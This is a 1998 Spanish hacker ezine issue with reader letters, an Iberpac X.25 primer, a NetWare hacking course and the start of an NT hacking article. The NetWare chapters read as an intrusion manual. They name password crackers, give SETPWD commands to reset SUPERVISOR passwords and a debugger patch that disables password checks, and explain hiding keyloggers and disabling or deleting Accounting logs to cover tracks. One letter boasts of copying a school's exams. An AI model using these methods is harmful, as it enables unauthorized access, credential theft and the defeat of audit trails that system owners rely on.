Igual esto lo hace cualquiera, quiero pensar que si. Así que no demuestro nada. Las notas no las cambie por motivos obvios (se mira pero no se toca), en cambio me hice con unas copias de los exámenes de Latin ;))

Ahora me vienen unas dudas eticas, useasela que pasaselas a Paseante ;)

Seria un Lamer si cambio el fondo de la web de mi cole? Ya se que se mira pero no se toca, pero el fondo amarillo chillon no me va nada ;)

[Paseante: Si es cuestion de sustantivos elige llamarte "diseñador grafico"]

Igual podeis ser un poco mas explicitos, para muestra un boton ;) En el articulo "EJEMPLO ELEMENTAL DE "VUELTA A CASA POR NAVIDAD" (S.E.T. 14)nos habla de como pillar a un Lamer. Pero Paseante se lo cuenta a si mismo, quiero decir en algun momento dice "usando algunos trucos sucios aprendidos en Vietnam" CUALES? Que queremos aprender ;)

[P: Casi todos esos comandos de Unix que nadie usa :->, host -av, dig -mx dnsquery&portmap, whois \!AB1712 , servicios RPC y lo mas importante, paciencia y **sentido comun** (necesario para hacer deducciones). Resultados sorprendentes garantizados]

Que fue de +8de2??? Sus lecciones de "cracking" eran de las que se entienden facil, pero hasta yo las sabia ;) Si estais interesados quiza... Algo de "cracking para novatos" no taria mal. De los juegos del año catapum (sniff) se bastante ;) Y de HTML tb ;)

Y para acabar; como se definiria a alguien como yo, quiero decir... Lamer puedo asegurar que no soy ;) Hacker tampoco (tamos en ello) Novato..... quiza, Pero novato, novato... mi amigo de la infancia se llamaba "286" Wannabe?? hay quien lo usa como termino despectivo Una solucion quiero ;)

Gracias por atenderme, en el caso que lo hagais ;))

Ya se que para vosotros seria facil localizarme, pero prefiero seguir en el "anonimato" X'DDDD

[Pues mira, de +8d2 no tengo ninguna noticia, pero seguro que sigue por ahí.

Sobre tus dudas eticas... Actua como creas que tienes que actuar y una vez visto como te comportas, los demas decidiran si te estas comportando como un hacker o no. Si actuas de una manera determinada por ser alguien, no eres nadie, pues no eres tu mismo.

Y en lo que respecta al cracking... Este no es el lugar adecuado. No te has dado cuenta que eso es delito? Ademas quien quiere cracks cuando puede tener software GPL. ;)]

[Paseante: Ligera discrepancia, si se entiende el cracking como arte de romper la proteccion de un programa, aunque no se vaya a usar, creo que tiene motivos mas que sobrados para tener espacio en SET. Alguien se anima?, SiuL+Hacky ME OYES? ;->]

-{ 0x1C }-

Hola estimado Profesor Falken he estudiado y aprendido muchas cosas, esto debido al interesante contenido de su revista quisiera aprovechar esta ocasion para mandarles las mas sinceras felicitaciones por su revista, es bastante sorprendente y satisfactorio ver como a avanzado en contenidos y calidad del SET1 al SET14

Bueno despues de estos comentarios y felicitaciones voy al grano quisiera preguntarte si saben o as visto en alguna parte de la RED, la combinacion de teclas conocidas popularmente como: Clave Maestra Unica, la cual es la introduccion de una clave de entrada para poder configurar el Setup del los ordenadores saltándose el Password de Firmware tanto el del usuario como el del administrador, en este caso en particular e visto funcionar este tipo de Crack para la (Version GA.04.06 de ROM BIOS Pc's HP Vectra 486).

Nota : Hewlett Packard niega la existencia de este tipo de clave maestra, sin embargo ya comprobe su existencia y me mostraron el funcionamiento en vivo pero no me fue posible conseguir la combinacion de teclas adecuadas para esto.

[Paseante: Estas en la seccion de correo del web, igual ya has leído mi respuesta ;-)]

[Esto de la clave maestra me parece que ya lo has preguntado en otro sitio, verdad?

Alli, si no recuerdo mal, se te contesto con la tecla de acceso a la BIOS. Bueno, pues existen dos temas a este respecto poco conocidos de los que se ha hablado mucho, por lo que se ha potenciado la leyenda.

Primero estan algunos equipos propietarios (de marca), que usan una forma peculiar de acceder a BIOS, como algunos COMPAQ, para los que es preciso el uso de un diskette de arranque especial.

Luego esta un codigo hexadecimal famoso, que puede ser introducido desde el debug, y limpia la BIOS. Pero solo aquello que puede eliminar por software, lo cual de todas formas incordia bastante.

Lo de la clave maestra... Sin saber con exactitud a lo que te refieres. Porque para modificar el setup, no hay mas que entrar en BIOS, con Supr o Esc, segun equipos.]

Aprovechando esta comunicacion quisiera saber si saben de utilerias efectivas para la obtencion de password's y atributos de las cuentas privilegiadas en la plataforma Novell Netware, este comentario se desprende una vez que he leído a detalle el articulo que se encuentra en el numero 14 del SET 0x0d [CURSO DE NOVELL NETWARE I] by MadFran ya que como en este numero se menciona yo tambien he probado aproximadamente 5 utilerias las cuales no funcionan, entre estas se encuentran las de NW-Hack, Super.exe

entre otras me gustaria que si conocen algunas utilerias efectivas y en lo particular para Novell 4.x me lo hicieran saber para buscarlas dentro de la RED.

Agradeciendo de antemano cualquier comentario al respecto

SALUDOS

[Mira, programas de este estilo los hay. Pero no pidas que sigan funcionando una semana despues de sua aparicion. Lo unico que puedes hacer es buscar en sitios que se actualicen con frecuencia.]

-{ 0x1C }-

Sois buenos, muy buenos.

Podiais hacer una labor a la sociedad si a vuetro nivel, osea en Internet, les pondriais todas las trabas posibles a esa lacra social, que nos toca vivir a los trabajadores que son las Empresas de Trabajo Temporal (ETTs).

Muchas gracias de antemano, y continuar con vuestro trabajo.

Abajo la explotaciøn, por un empleo con derechos.

Fdo.: Anti-ETTs

[Paseante: Vaya, una obstruccion sistematica de las redes pertenecientes a las ETT que acaben colapsando las arterias del capitalismo. :-?. Tema delicado, otra gente cree que ayudan a dar empleo y crear riqueza. Mejor colapsemos el Senado que esta lleno de dementes]

EOF

-[0x0D]-----
 -[INTRODUCCION A IBERPAC -III-]-----
 -[by El Nuevo Eljaker]-----SET-15-

 INTRODUCCION A IBERPAC #3

 Primera Revision 13/5/98

"I come for your soul..."

Regreso
 =====

Y seguimos con la introduccion, con un poco de retraso... Muchos me preguntan cuando voy a pasar de los capitulos de introduccion a los capitulos de "Iberpac en serio", y por desgracia yo tambien me hago esa pregunta... :)

Pero honestamente no lo se, todavia no me considero con los conocimientos suficientes para hablar de Iberpac a nivel tecnico, y tal vez, segun van las cosas, nunca llegare a estar preparado... Conseguir informacion, conseguir datos tecnicos, sobre Iberpac es casi imposible, Telefonica los mantiene como secreto cuasi-militar.

Para conocer Iberpac a fondo, tendria que ponerme a trabajar para Telefonica y dudo que eso sea posible :)

Aun asi he recopilado bastante informacion sobre el tema, y he experimentado por mi cuenta, con lo que por lo menos, los capitulos de introduccion van a estar bien surtidos.

Continuacion
 =====

Y hablando de Telefonica, ya comente que habia 4 numeros de telefono para acceder a Iberpac, los que Telefonica denomina acceso DATEX, pero no he mencionado que hay mas numeros que usan Iberpac para operar.

Datafono (090)
 =====

El Datafono es un servicio de Telefonica que no requiere contratacion, se usa principalmente para la comunicacion entre terminales de cobro para tarjetas de banda magentica y su central.

El usuario accede a Iberpac marcando el 090 y se le tarifica como una llamada metropolitana. Al destino (la central) se le factura el precio de uso de Iberpac, estando obligado por tanto a usar la modalidad de cobro revertido.

No quiero tratar este tema muy en profundidad por las implicaciones que conlleva, Telefonica mantiene muy en secreto su funcionamiento y yo no voy a ser menos.

Datex 28 (047 y 048)

=====

Este servicio permite la conexión de terminales asincronos (los emuladores de terminal para PC normalmente son de este tipo) a la red Iberpac.

Dispone de dos numeros de acceso con distintas carateristicas:

- * Velocidad de 300 a 9.600 bit/s
- * Segun Telefonica estan orientados a aplicaciones que requieran alta velocidad y grandes volumenenes de informacion. :)
- Nivel 047 modo quiosco
 - * No requiere contratacion ni identificacion, si recordais este es el numero que usabamos en el primer capitulo.
 - * Tarifacion por tiempo de conexion. (A la red telefonica y a Iberpac)
 - * No permite salida internacional. (De esto ya hablare mas tarde)
- Nivel 048 no identificado
 - * Similar al 047
 - * Tarifacion algo menor. Solo se cobra la conexion a la red telefonica, la conexion a Iberpac corre a cargo del destino.
 - * Por eso solo permite acceso a centros que acepten cobro revertido.
- Nivel 048 identificado
 - * Requiere la contratacion del NUI o IUR. (Identificativo de usuario de red)
 - * Permite el acceso internacional y a terminales X.32
 - * Facturacion combinada tiempo-caracteres transmitidos/recibidos.

[Contratacion de identificativo]

Como ya hemos dicho para acceder al 048 en modo indentificado y tener la posibilidad de salir a redes extranjeras y otros servicios de pago, es necesario contratar con Telefonica un IUR (o NUI)

Este IUR consta de 10 caracteres alfanumericos, 4 asignados por telefonica, y 6 del password (Elegidos por el usuario) --> Pero como ya dije en el primer capitulo esta sintaxis varia a lo largo del tiempo.

La contratacion del IUR permite tambien contratar distintas facilidades de acceso a la red X25, todas ellas a un modico precio. :D

Datex 32 (041 y 042)

=====

Permite la conexión de terminales sincronos a Iberpac. Al ser menos util para nosotros que el servicio datex 28 voy a hablar poco de el, pero sus características son similares a este: 041 modo quiosco, 042 identificado, etc...

Ibertex (030, 031, 032, 033, 034, 035, 036)

=====

Es el servicio telematico de videotex español. Se accede a el con terminales que cumplan la norma CEPT-1.

Los mas veteranos en este mundillo de las comunicaciones seguro que han usado este servicio bastante, antes de la llegada de internet, y a lo mejor no

sabian que en realidad este servicio se ofrece a traves de la red Iberpac.

Aun asi esto no es de mucha ayuda, ya que ni desde estos numeros se puede acceder a los NUAs que no estan preparados para ello, ni desde el servicio datex podemos acceder a los NUAs que dan servicio a ibertex, asi que tampoco me voy a enrollar mucho en esto.

Las velocidades de acceso son:

9600 bps 030
2400 bps 031, 032, 033, 034, 035 y 036

Los niveles 030 y 031 son accesibles desde infovia, a traves de gesvia.

No es necesaria la contratacion de este servicio, excepto en algunos casos en el 036 donde es necesario un identificativo.

Salida internacional

=====

Una de las mayores ventajas de las redes X25 dentro de las que se encuentra Iberpac es la posibilidad de pasar de unas a otras.

Por desgracia para usar esta facilidad de Iberpac es necesario tener un identificativo. Esto es un doble problema para nosotros los "curiosos", primero hay que contratarlo con Telefonica (es necesario dar los datos personales) y segundo :) hay que pagarlo.

Debido a esto, me temo que esta seccion os va a ser de muy poca utilidad.

Aun asi, cabe la posibilidad de que consigais un identificativo o de que consigais el acceso a la red a traves de un sistema o pad privado, entonces podreis aprovechar esta seccion.

Para salir a redes internacionales es necesario indicar antes del NUA correspondiente el "prefijo" de llamada internacional, que en Iberpac es el cero "0" y despues el codigo (DNIC) de la red a la que quereis acceder, y por supuesto la direccion del host al que querais acceder.

Y si vuestro IUR lo permite, la conexion se hara sin problemas, eso si, tened en cuenta que estas redes son MUYYYYY lentas... los que pensabais que internet era lento, agarraros al sillón... y si os parece poco entrar a 9600

EOF

```
-[ 0x0E ]-----
-[ CURSO DE NOVELL NETWARE -II- ]-----
-[ by MadFran ]-----SET-15-
```

Segundo (y esperado) capitulo sobre Novell Netware

Capitulo - 02 PASSWORDS

02-1 Como acceder al archivo de passwords (sin que se note demasiado).

Contrariamente a lo que se piensa (...yo no tenia ideas preconcebidas), acceder al archivo de passwords en Netware no es como en Unix, el archivo de passwords no se encuentra al descubierto. Todos los objetos y sus propiedades se encuentran en los archivos bindery en 2.x y 3.x, y en 4.x estan en la base de datos NDS. Un ejemplo de un objeto puede ser una impresora, un grupo, una cuenta individual, etc. Un ejemplo de una propiedad de un objeto puede ser un password, o un nombre completo, los miembros de un grupo,... Los atributos (o flags) de los archivos bindery en 2.x y 3.x son Hidden y System, y estos archivos se encuentran en el volumen SYS: en el subdirectorio SYSTEM.

Sus nombres son los siguientes :

Version NETWARE	Nombre del archivo
2.x	NET\$BIND.SYS, NET\$BVAL.SYS
3.x	NET\$OBJ.SYS, NET\$PROP.SYS, NET\$VAL.SYS

Los passwords se almacenan en :

- 2.x -> NET\$BVAL.SYS
- 3.x -> NET\$VAL.SYS

En Netware 4.x, los archivos se colocan en sitios distintos del SYS: Sin embargo usando la utilidad RCONSOLE y la opcion Scan Directory se pueden ver los archivos en SYS:_NETWARE

Archivo	Que es
VALVE.NDS	Parte de NDS
BLOCK.NDS	"
ENTRY.NDS	"
PARTITIO.NDS	Tipo de la particion NDS
MLS.000	Licencia
VALLINCEN.DAT	Validacion de la licencia

Hay potencialmente otro metodo para ver estos archivos y editarlos. Despues de instalar NW4 en un volumen NW3, arrancar el servidor 3.x SERVER.EXE.

En el volumen SYS estara el directorio _NETWARE. SYS:_NETWARE esta mejor escondido en 4.1 que en 4.0x, pero todavia es posible verlos escaneando los numeros de entrada de los directorios usando NCP calls (se necesitan los API) usando las funciones 0x17 subfuncion 0xF3.

Lo siento chicos,...para mi chino. Yo solo traduzco

02-2 Como crackear passwords

Hay varios caminos para conseguirlo. Primero, asumimos que Intruder

Detection esta desconectado, que se admiten password no encriptados. Afortunadamente, no hay que luchar con paquetes firmados (explicacion en proximo capitulo 7). Tambien asumimos que tenemos acceso a la consola. Finalmente que disponemos de algun capturador de password. Acceder a algun sniffer puede ayudar. Existen muchos.

Mira no me puedo resistir a comentarlo. Acceso a la consola.... Físicamente es de los sitios mas vigilados en cualquier sitio que se precie. Todos los que conozco tienen acceso o con llave o con tarjeta. Siempre hay alguien.. y no es el caso de preguntar Te importaria que pusiera un disquete? Es solo para chupar los passwords. Gracias

Los sniffer que he probado, no funcionan desde las token ring desde donde yo puedo actuar.....algo debo hacer mal.

Si el Intruder Detection esta desconectado, puedes utilizar un rompedor de password tipo "fuerza bruta". Mira la seccion 02-4 para mas detalles.

Encriptar los password es la manera que tiene Novell de protegerlos de los sniffers. En las versiones primitivas de Netware (2.15), se enviaban los passwords en forma de texto a traves de la red. Para evitar esto, Novel dio una opcion al administrador. Las siguientes versiones de LOGIN.EXE, encriptan los password antes de enviarlos. Pero antes de que esto pase, el entorno (NETX) tiene que actualizarse.

Como algunos sitios tienen que mantener entornos antiguos y viejas versiones de LOGIN.EXE para soportar equipos antiguos, el admin tiene la opcion de permitir password no encriptados para acceder al server. Esto se hace tecleando SET ALLOW UNENCRYPTED PASSWORD=ON en la consola o añadiendo esto en el autoexec.ncf.

Por defecto es OFF, lo que significa que NOVELBFH se pondra a beeper a cada intento !!. Afortunadamente en muchas redes esta ON para soportar equipos antiguos.

Si tienes acceso a la consola, sea físicamente o con el comando RCONSOLE, se puede utilizar SETSPASS.NLM, SETSPWD.NLM o SETPWD.NLM para resetear los passwords.

El comando RCONSOLE solo lo puede lanzar alguien con privilegios admin.al menos yo siempre me lo he encontrado asi.

No hay mas que cargar NLM y pasar los parametros en la linea de comando.

NLM	CUENTAS QUE RESETEA	VERSION
-----	-----	-----
SETSPASS.NLM	SUPERVISOR	3.x
SETSPWD.NLM	SUPERVISOR	3.x y 4.x
SETPWD.NLM	Cualquier cuenta	3.x y 4.x

(Ver 02-5 para mas informacion)

Si planeas capturar password a leer el teclado, puedes hacerlo de esta forma.

El archivo LOGIN.EXE esta en el directorio SYS:LOGIN, y normalmente no tendras acceso para poner un fichero en este directorio. El mejor sitio para poner un programa capturador de teclados es en el directorio de trabajo, con el ATTRIB set como oculto. La ventaja es que podras capturar el password y NETWARE no vera lo que haces. La desventaja es que tienes que tener acceso a la maquina para hacerlo. El sitio realmente bueno es una

maquina normal, a traves de una ventana pcAnywhere (programa de acceso remoto).

Muchos sitios permitiran acceso con pcAnywhere sin practicamente software, ni control de acceso de seguridad a la LAN utilizando las utilidades de seguridad de Netware. Subiendo un programa de captura de teclado en una maquina como esta lo impide.

Si el sistema hace backup via una estacion de trabajo, es posible utilizar este hecho como via de acceso. Esta estacion de trabajo debe tener derechos equivalentes a SUPERVISOR para poder copiar el bindery y resto de archivos de sistema. Si puedes acceder a esta estacion de trabajo o utilizar la uenta desde donde se hace backup, entonces hay posibilidades de acceder al login con privilegios de SUPERVISOR.

02-3 Que es un cracker de password "brute force"

Si el Intruder Detection esta desconectado, se puede simplemente probar password hasta adivinarlo. Esto se puede automatizar utilizando un programa que prueba passwords, conocido como cracker de password "brute force".. Un programa que hace esto es el NOVELBFH.EXE (solo para versiones 3.x). Este programa probara passwords tales como aa, ab, ac,... hasta que se pruebe toda combinacion valida de caracteres. Sin embargo esto supone que:

- 1.- Dispones de mucho tiempo, ya que tarda un segundo o dos por password.
- 2.- Tienes acceso a una maquina que corra el programa horas o dias.

Yo me he encontrado con una dificultad adicional

Al cabo de ocho tentativas la cuenta atacada se desactiva, pero de una forma extraña, ya que al cabo de 5 minutos vuelve a estar accesible, pero.. el programa empieza de nuevo.

Si el Intruder Detection esta activado, sonara una señal de alarma en la consola del sistema cada 2 segundos y se grabara la incidencia en el File Server Error Log con la hora y la direccion del nodo.

Para ataques "brute force" de archivos bindery antiguos, hay un programa llamado CRACK. Este programa trabaja en Netware 3.x y se puede encontrar en:

<http://www.medinet.liv.ac.uk/~roy/freeware.html>

Estas direcciones en general funcionan yno funcionan
Personalmente prefiero buscar con cualquier buscador potente como ALTAVISTA e ir probando en funcion de resultados

02-4 Que es un diccionario de crackear password

Un programa cracker de password que trabaja contra una unica cuenta es por ejemplo NWPCRAK.EXE de Teiwaz. Este utiliza un archivo auxiliar que contiene todas las passwords a probar. Archivos de este tipo los puedes encontrar en la red (ver alt.2600/#hack FAQ, hay una lista de ftp con este tipo de archivos).

No he encontrado ninguno de estos archivos en formato DOS
Todos son en formato UNIX

Estaras sometido a las mismas limitaciones que para NOVELBFH (no Intruder, 3.x) pero funciona bien.

Para un cracker que trabaje directamente contra:

- Un .OLD bindery dejado despues de pasar BINDFIX
- O un bindery vivo.

prueba el BINDERY.ZIP Este ZIP de Al Crant contiene BINDERY.EXE que extraera informacion de usuarios de los archivos bindery y los pondra en un archivo tipo texto de UNIX. Despues tendras que utilizar BINCRACK.EXE del mismo ZIP para crackear los passwords del archivo extraido.

BINCRACK igual que NWPCRAK.EXE, requiere una lista de palabras. Es muy rapido.

El archivo BINDERY.ZIP contiene versiones de BINCRACK para Solaris 1 y 2, por tanto puedes copiar la informacion de usuarios extraidos en un Sparc y crackearlos.

Para detectar passwords tipo GUES,... ver seccion 07-9...proximamente.

02-5 Como utilizar SETPWD.NLM

Se puede cargar SETPWD en la consola o via RCONSOLE. Si utilizas RCONSOLE, usa la opcion SERVER del Transfer Files y pon el archivo en SYS:SYSTEM.

Para 3.x

```
LOAD [path] SETPWD [usuario] [nuevopassword]
```

Para 4.x

```
set bindery context= [context, ejemplo hack.corp.us]  
LOAD [path] SETPWD [usuario] [nuevopassword]
```

En 4.x el cambio se propaga de forma que tienes acceso a todos los servers en el arbol y no olvidar que tienes que seguir las especificaciones de password en SYSCON para esta tarea. Por ejemplo, si la cuenta a la que estas cambiando el password requiere 6 caracteres,...tendras que poner seis caracteres.

02-6 Cual es el camino "debug" para desconectar los passwords.

Tienes que estar ante la consola.

para entrar en debugger

```
teclea "d VerifyPassword 6" Escribe 6 byts para uso posterior  
teclea "c VerifyPassword=B8 0 0 0 C3" Inhabilita password check  
teclea "g" Para salir del sistema y volver a la consola
```

Para reestablecer el password checking...

Entra en debugger

```
teclea "g VerifyPassword = xx xx xx xx xx xx" donde xx son los numeros  
de antes  
teclea "g" para volver a la consola.
```

Teiwaz ha puesto al dia el procedimiento para hacerlo mas facil. Y...solo 3.x

02-7 Como se encriptan los password

El algoritmo para 3.x y 4.x es, segun algunas fuentes, el mismo. Es un

algoritmo de propiedad que se supone se desarrollo de una vez.

Descripcion del codigo fuente localizado en:

```
DUTIWS.TWI.TUDELFT.NL
Directorio /PUB/NOVELL
```

El codigo fue enviado por Fauzan Mirza en el foro SCI.CRYPT, y produjo la consiguiente descripción bit a bit en

```
COMP.OS.NETWARE.SECURITY
```

por David Wagner

```
ENCRYPTP (int id4, char password[])
    char buffer[32]

    - Concatenar password[] consigo mismo hasta conseguir 32 bytes
    - Poner el resultado en buffer[]
    - concatenar id[] consigo mismo hasta alcanzar 32 bytes.
    - XOR el resultado en buffer[]

return encrypt (buffer[])

ENCRYPT (char buf[32])
    - nibble output[32]; /*un nibble=4 bits*/

    - aplicar una complicada (pero facilmente reversible) funcion en buf[]
    - for (i=0; i<32; i++)
        output[i]=S-box[buf[i]];
    - return output []
```

Donde S-box[] comprime un valor de 8 bit en 4

Bien, aquí esta como invertir la función de enredar la password, dado en el valor output[].

Aquí tengo un problema de traducción,... lo siento

```
- for (i=0; i<32; i++)
    toma cualquier x del S-box[x]==output[i]
    buf[i]=x
- aplica el contrario de la complicada función a buf[]
- concatena id[] a si mismo...., y XOR el resultado a buf[]
- utiliza los 32 bytes del resultado de buf[] como el inverso del password
```

Desde luego, hay algunos pequeños detalles que me he dejado fuera; si estas escribiendo el programa, tienes que ser cuidadoso con los detalles. También, esta el hecho que el password inverso incluido el valor completo de 8 bits, no ASCII alfanumericos.

Por tanto intenta ser un poco mas sofisticado y ten en cuenta el problema. La razón por la cual no obtienes la "verdadera original" password es debido a que cuando tomas "x", no sabes que "x" es "verdadero" y "original", ya que las cajas-S desplazan la información.

02-8 Cual es el peligro de almacenar password capturados

Hay algunos, y seguro que se te ocurren otros.

- Si el admin las encuentra on-line, obviamente pensara que algo esta

pasando, especialmente si es bajo tu cuenta.

- Si otro usuario en el sistema se da cuenta de lo que haces, puede que utilice la información en su provecho (y de forma insegura) y ponga en sobreaviso al admin.
- Con algo parecido al LOGIN/PROP de itsme, hay la posibilidad que TU password quede en el archivo, esto puede permitir a otro a utilizar tu cuenta sin esfuerzo. Esto es especialmente peligroso cuando el admin está jugando con LOGIN/PROP porque quiere ver como funciona.
- Otro usuario puede darse cuenta de lo que pasa y ser capaz de probar lo que estás haciendo. Si otros usuarios se encuentran el fichero y explotan las cuentas (y causan daños), tu serás el culpable.

Por lo tanto recomiendo encriptar los passwords, preferiblemente con algo medianamente seguro (XOR no es encriptar).

Tercer capítulo sobre Novell Netware

Capítulo - 03 CUENTAS Y SEGURIDAD DE CUENTAS

03-1 Que son las cuentas.

El sistema de cuentas es el medio utilizado por Novell para controlar y administrar los accesos al servidor de una forma que es "contabilizable". El admin adjudica cargos por cada bloque leído o escrito, servicios requeridos, tiempo de conexión y espacio en disco. La cuenta paga por el servicio requerido un precio, que es deducido de su cuenta corriente. Como la cuenta paga por estos items (factura departamental, metalico,...) puede o no puede ser importante, pero el hecho es que puede instalarse y dejar una huella de que tu has estado ahí.

Cualquier cuenta valida, incluyendo cuentas no-super puede chequear si la contabilización está activa. Simplemente corre SYSCON y trata de acceder a Accounting, si recibes un mensaje diciendo que Accounting no está activado,... bueno.... evidente no ?

03-2 Como frustrar a Accounting

Desconectala. E investiga la dirección tu nodo.

Etapas a seguir :

- Descubre tu dirección (ver 03-6). Utiliza una dirección típica de super como propia.
- Si estás utilizando un backdoor, actívalo con SUPER.EXE
- Borra Accounting de la forma siguiente.
- Lanza SYSCON
- Selecciona Accounting
- Selecciona Accounting Server
- Pulsa la tecla borrar
- ...y contesta si.

La última entrada en el archivo NET\$ACCT.DAT será tu hora de login con la dirección del nodo.

- Ahora haz lo que quieras en el sistema.
Utiliza una cuenta diferente si quieres, no quedara reflejada en el log
- Login con la cuenta original, lanza SYSCON y reinstala Accounting.
Logout inmediatamente,... la primera linea en NET\$ACCT.DAT sera tu
logout, mostrando un login y logout en la misma cuenta. Limpio y neto.

Si no puedes descubrir la direccion (algunas tarjetas LAN no lo permiten o requieren extra drivers que puede que no tengas), simplemente desconecta Accounting y dejalo off o borra NET\$ACCT.DAT localizado en SYS:SYSTEM Tienes que tener privilegios super para desconectar Accounting pero no para descubrir la direccion.

03-3 Que es el Intruder Detection

Intruder Detection es la forma en que Novell detecta las tentativas con password no validos. Mientras que esta utilidad esta off por defecto, cualquier sitio que practique un minimo de seguridad conectara esta proteccion. Hay diversos parametros para Intruder.

Primero hay un parametro para limitar el tiempo que el server recordara un intento con falso password. Tipicamente esta colocado en 30 minutos, pero puede ser tan poco como 10 minutos o tan largo como 7 dias. Hay un parametro para cuantos tentativas bloquean la cuenta. Normalmente son tres tentativas, pero puede ser tan poco como 1 o tanto como 7.

Cuando un Intruder Detecton ocurre, el beep del server y un mensaje en la consola del server con el nombre de la cuenta que esta bloqueado y la direccion del nodo desde donde viene el intento. Tambien se escribe esta informacion en el log. Un supervisor puede desbloquear la cuenta antes de que se libere solo, y el log tambien puede borrarse por un supervisor.

En una red grande, no es inusual ver bloqueos de Intruder diariamente, y olvidar una password es una cosa corriente. Los bloqueos de Intruder de Supervisor normalmente se registran e informan en la consola.

03-4 Como chequear la existencia de Intruder

La forma mas facil de hacerlo es jugar con una cuenta que conozcas la password. Prueba una password incorrecta varias veces. Si intruder esta on, la cuenta quedara bloqueada aunque pruebes con la password correcta.

03-5 Que son las restricciones de tiempo

Restricciones de tiempo pueden colocarse en una cuenta para limitar el tiempo en que una cuenta puede estar activa. Si la cuenta esta conectada y el tiempo ha superado el limite, la cuenta es desconectada. Las restricciones pueden ser por tiempo o por fechas. Esto significa que si el admin quiere restringir una cuenta para evitar que se conecte excepto de lunes a viernes de 8 a 5., puede hacerlo. Solo el super puede alterar las restricciones de tiempo. Alterar la hora de la estacion de trabajo no sirve. Solo sirve cambiar la hora del servidor.

Restricciones de estacion sirven para limitar donde una cuenta puede actuar. restricciones pueden ser para una token ring o un segmento ethernet, y pueden ser especificas para una direccion MAC o nodo. El unico camino para evitar una restriccion en un nodo es 'spoof' la direccion desde una estacion en el mismo segmento desde donde la direccion que estas 'spoofing'.

Lo siento chicos,... no entiendo lo del spoofing. Imagino que es falsear

la direccion de la tarjeta de conexion a la red,... pero tampoco podria jurar que es asi.

Desde luego puedes quitar restricciones con SYSCON si eres super o equivalente.

03-6 Como puedes conocer el nodo o direccion IP

Depende del tipo de tarjeta de interface de red (NIC) que tiene la estacion de trabajo, puedes actuar de varias formas. Normalmente lo puedes encontrar en la seccion Link Driver del archivo NET.CFG en la linea

```
NODE ADDRES xxxxxxxxxxxxxx
```

donde xxxxxxxxxxxxxx son los doce digitos de la direccion MAC. Esto suponiendo que estas utilizando drivers ODI, si utilizas los NDIS estaran en PROTOCOL.INI o en IBMENII.NIF.

En el sistema operativo OS/2 WARP 3.0 la informacion se encuentra en:

```
c:\IBMCOM\PROTOCOL.INI
```

busca una linea que empiece por :

```
NETADDRESS=
```

los doce caracteres que hay acontinuacion de =, es la direccion buscada

Ver las direcciones de las tarjetas es bastante facil. Login con cualquier cuenta y lanza USERLIST /A. Tendras una lista de todas las cuentas que actualmente estan conectadas con sus networks y direcciones de nodo. Si su terminal esta en la misma red que del objetivo, puedes ver la direccion sin problemas. Actualmente puedes ver la direccion pero tienes que estar en la misma red.

Para una direccion IP, tienes que lanzar un programa de configuracion TCPIP Algunos implementaciones tendran mascara, router e IP direccion en NET:CFG, TCPIP.CFG.


Es una buena idea ver en toda la red y mirar cualquier archivo tipo .CFG, .INI, .NIF

Para una busqueda hay que recordar algunas cosas:

- Archivos tipo INI CFG NIF.
- Si el terminal tiene una configuracion complicada, la direccion IP puede estar en varios sitios. Por ejemplo si utilizas una tarjeta con protocolos multiples, habran configuraciones diferentes incluyendo NET.CFG
- Si la direccion IP que estas intentando 'spoof' esta activa, es posible que no lo quieras utilizar. En redes grandes puede haber alguien monitorizando para detectar direcciones duplicadas. Netview es un ejemplo de programa que se utiliza para esto.
- Un compaia puede tener direcciones de clase 2, y puede tener docenas de subredes de clase 3. Si tu subnet es 100.100.100.x y tu router es 100.100.100.254, intentar 'spoof' 100.100.200.10, probablemente no ira muy bien

EOF

-[0x0F]-----
-[Hacking NT v 1.0]-----
-[by Chessy]-----SET-15-



Hacking NT v1.0 por Chessy, 8 de Mayo de 1998.

'Remember, before asking a question, always try to answer yourself first'

Basandome en un esqueleto de texto fruto de la traducción del artículo de la ezine The Havoc Technical Journal nº 13, por WaRsPrItE, y docs del grupo Rhino9, Technotronic, The Gnome NT Hacking FAQ y diversos artículos del CERT, CIAC, listas de distribución NTBugTraQ, BugTraQ, NTSecurity, AntiOnline, Rootshell, ezines Saqueadores, Phrack, JJFHackers, libros Maximum Security, Manual de Seguridad de Windows NT, la web de Microsoft sobre seguridad, el documento Hardening NT, artículos de seguridad en la revista PC Actual y cientos de referencias extraídas de la Web. Para más detallada información sobre la bibliografía se ha incluido el Apendice A.

Copywroing , Chessy'98. All disclaimers applied.
Licencia de uso y distribución en <disclaim.txt> que acompaña al zip de SET 15.

Contenido

- 1. Seguridad en Sistemas Distribuidos basados en Windows NT.....
- 1.1. "Por que preocuparse de la seguridad?.....
- 1.1.1. El Crecimiento de Internet vs. Ataques en Internet.....
- 1.2. "Merece la pena el esfuerzo de centrarse en NT?.....
- 1.3. Ataques a Windows NT. Una taxonomía de los posibles ataques.....
- 1.4. Defensas en Windows NT. Una taxonomía de las posibles defensas.....
- 2. Básico. Como y donde conseguir el fichero de passwords.....
- 2.1. Accediendo a los passwords.....
- 2.1.1. Volcandolos desde el Registro.....
- 2.1.2. Extrayendo los password hashes de un fichero SAM.....
- 2.1.3. Usando un Sniffer en la red local.....
- 3. Hacking & cracking de passwords. PWDump & L0phtCrack.....
- 3.1. Información sobre el volcado de Passwords en NT con la utilidad PWDump.
- 3.2. Como usar la utilidad PWDump.....
- 3.3. Como funciona PWDump.....
- 3.4. El código fuente de PWDump.....
- 3.5. Información sobre el crackeo de Passwords en NT. La utilidad L0phtcrack
- 3.5.1. L0phtcrack. Crackeo de passwords con encriptación LANMAN y/o MD4.....
- 3.5.2. "Por que es tan importante ser capaz de atacar solo claves MD4?.....
- 3.5.3. Rendimiento de L0phtcrack.....
- 3.5.4. Donde conseguir la herramienta L0phtcrack.....
- 4. Introducción a NetBIOS.....
- 4.1. "Que es NetBIOS?.....
- 4.2. Servicio de Nombres en NetBIOS.....
- 4.3. El servicio de 'Session' NetBIOS.....
- 4.4. Datagramas NetBIOS.....
- 5. Vulnerabilidades NetBios. NAT.....
- 5.1. El comando NBTSTAT.....
- 5.2. Introducción a los comandos NET.....
- 5.3. Una sesión de ataque NetBIOS mediante el uso de NET VIEW y NET USE.....
- 5.4. Una sesión de ataque NetBIOS mediante el uso de NAT.EXE.....

- 6. Vulnerabilidades en Internet Information Server (IIS).....
